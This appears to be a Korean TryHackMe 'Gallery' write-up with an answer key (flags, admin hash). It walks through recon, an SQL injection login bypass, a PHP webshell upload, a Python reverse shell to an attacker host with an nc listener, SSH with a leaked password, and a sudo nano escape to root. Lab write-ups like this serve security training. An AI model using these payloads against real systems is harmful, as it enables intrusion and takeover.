TryHackMe - Gallery
Problem
How many ports are open?
3
What's the name of the CMS?
Simple Image Gallery
What's the hash password of the admin user?
a228b12a08b6527e7978cbe5d914531c
What's the user flag?
THM{af05cd30bfed67849befd546ef}
What's the user flag?
THM{ba87e0dfe5903adfa6b8b450ad7567bafde87}
Set
ip: 10.201.31.215
난이도: easy
먼저 할당받은 ip를 가지고 nmap을 돌려 정보수집을 진행한다.
nmap -sC -sV 10.201.31.215 -oN result -T4
확인 결과 22번 포트와 80번 포드가 열려있다.
웹 포트인 80 및 8080이 얼려있으므로 gobuster를 통해 디렉터리 탐색을 진행한다.
gobuster dir -u http://10.201.31.215/ -w /root/wordlist/dir_medium.txt -t60 2>/dev/null칼리의 기본으로 설치되어있는 wordlist를 사용해도 좋고 seclist를 사용해도 좋다.
칼리의 경로는 다음과 같다.
/usr/share/wordlists/dirbuster
http://<ip주소>/gallery의 접속하니 다음과 같은 로그인 창을 확인할 수 있다.

다음은 gallery의 하위 디렉터리 탐색을 시작한다.
gobuster dir -u http://10.201.31.215/gallery -w /root/wordlist/dir_medium.txt -t60 2>/dev/null
여러 하위 디렉터리들이 발견된다.
그 중 dist/js/srcipt.js 파일 내부 classes/Lgoin.php에 요청을 보내는 것을 확인할 수 있다.

http://10.201.31.215/gallery/classes/Login.php?f=login
이를 통해 로그인 시 사용되는 sql 구문의 대략적인 생김새를 확인할 수 있다.
다시 로그인 페이지로 이동하여 username이 들어가는 부분에 SQL Injection 공격을 시도한다.
admin'or 1=1-- 1
관리자 계정으로 로그인이 된 것을 확인한 후, 계정 설정 > 이미지 파일 업로드를 확인한다.

여기서 이미지 파일 대신 webshell.php를 업로드하고, 업로드 경로를 확인한다.


웹쉘이 정상적으로 업로드가 되는 것을 확인한다.
이제 해야할 일은 다음과 같다.
1. 웹쉘 -> 리버스쉘
2. 권한상승
웹쉘에서 리버스쉘을 붙기 위해서는 다음과 같은 준비가 필요하다.
- 공격자 서버에서 특정 포트를 열고 기다리기
- 웹쉘에서 공격자 서버의 특정 포트로 쉘을 가지고 접근
# 공격자 서버에서 4444번 포트에서 리스닝
nc -lvnp 4444

# 웹쉘에서 명령 수행
python3 --version	# Python 3.8.10
export RHOST="<공격자 IP>";export RPORT=4444;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
리버스쉘 관련 코드는 다음을 참고하자
Online - Reverse Shell Generator
Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.
www.revshells.com
웹 루트 하위에 있는 파일들을 확인하여 DB 접속을 시도한다.


다음은 웹 서버 계정(www-data)에서 일반 사용자 계정으로 권한 상승을 시도한다.
취약점을 쉽게 찾아보기 위해 공격자 서버에서 linpeas를 받아온 후 실행한다.
공식 github은 다음과 같다.
https://github.com/peass-ng/PEASS-ng/tree/master
GitHub - peass-ng/PEASS-ng: PEASS - Privilege Escalation Awesome Scripts SUITE (with colors)
PEASS - Privilege Escalation Awesome Scripts SUITE (with colors) - peass-ng/PEASS-ng
github.com


결과를 확인해보니 mike라는 계정과 backups 폴더에 mike의 bash_history 파일이 남아 있는 것을 알 수 있다.

이제 mike의 계정으로 ssh 연결을 시도한다.
ssh mike@10.201.31.215
b3stpassw0rdbr0xx
권한상승을 위한 sudo 사용여부를 확인한 후 권한상승을 시도한다.
$ sudo -l
Matching Defaults entries for mike on ip-10-201-31-215:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mike may run the following commands on ip-10-201-31-215:
    (root) NOPASSWD: /bin/bash /opt/rootkit.sh

$ cat /opt/rootkit.sh
#!/bin/bash

read -e -p "Would you like to versioncheck, update, list or read the report ? " ans;

# Execute your choice
case $ans in
    versioncheck)
        /usr/bin/rkhunter --versioncheck ;;
    update)
        /usr/bin/rkhunter --update;;
    list)
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac

$ sudo /bin/bash /opt/rootkit.sh


# nano 에디터 안에서
^r^x
reset; sh 1>&0 2>&0
참고 사이트는 다음과 같다.
https://gtfobins.github.io/gtfobins/nano/
nano | GTFOBins
The SPELL environment variable can be used in place of the -s option if the command line cannot be changed. sudo install -m =xs $(which nano) . ./nano -s /bin/sh /bin/sh ^T
gtfobins.github.io
memo
- 처음에는 관리자 페이지를 구성한 adminLTE의 취약점을 이용해서 권한 탈취를 진행하려고 했으나 PiHole에 대한 것만 존재하여 실패하였다.

- nano 에디터에서도 vim 처럼 코드 실행이 가능하다는 사실을 알게되었다.
- sudo -l 확인도 필요하지만 linpeas를 돌려놓고 확인하기.. 확인안하고 삽질한 결과